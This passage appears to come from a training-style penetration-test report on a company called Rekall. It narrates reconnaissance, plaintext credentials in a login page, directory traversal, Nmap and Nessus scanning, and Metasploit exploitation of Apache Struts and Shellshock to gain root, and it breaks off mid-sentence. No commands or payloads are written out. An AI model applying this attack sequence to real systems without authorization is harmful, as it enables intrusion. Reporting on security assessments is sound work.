


Open-source data exposure is a significant issue, and it was quickly discovered through various tactics and techniques, notably OSINT and using Command URL (Curl) command line tool.




Alarming was the revelation that user login credentials were stored plainly in the HTML source code of the Login.php page and could quickly be viewed with the inspect elements option, as well as being visible by simply highlighting the Login page.






The ability to manipulate the URL search field resulting in the successful viewing of sensitive data, the robots.txt file, demonstrated a directory traversal vulnerability.




That concludes the first day of our assessment of Rekall's webpage.


Day 2 - Rekall's Linux servers


During the reconnaissance process, Matrix Security Tech employed the OSINT framework to gather information on Rekall's doman name, specifically through the use of WHOIS records. Our pentesters were successful in revealing the contact information of the registrant, administrative, and technical contacts (sshUser alice). Furthermore, by doing a simple crt.sh identity search, the stored certificate for Rekall was displayed.






During the next stage, our pentesters performed vulnerability scanning with the Nmap and Nessus tools. They were able to uncover 5 available hosts (see Vulnerability chart 14 for the addresses). Proceeding with an aggressive scan of the discovered hosts, our Pentesters discovered the Drupal web service on host 192.168.13.13.







As a result of the Nessus scan, a critical vulnerability was discovered on host 192.168.13.12 with an out-of-date version of Apache Struts web application framework.




Employing Metasploit, our pentesters successfully exploited the Apache Struts vulnerability with an RCE (remote code execution) exploit, ultimately achieving root privileges on host 192.168.13.10.






Continuing with Metasploit, an exploit that has Shellshock was 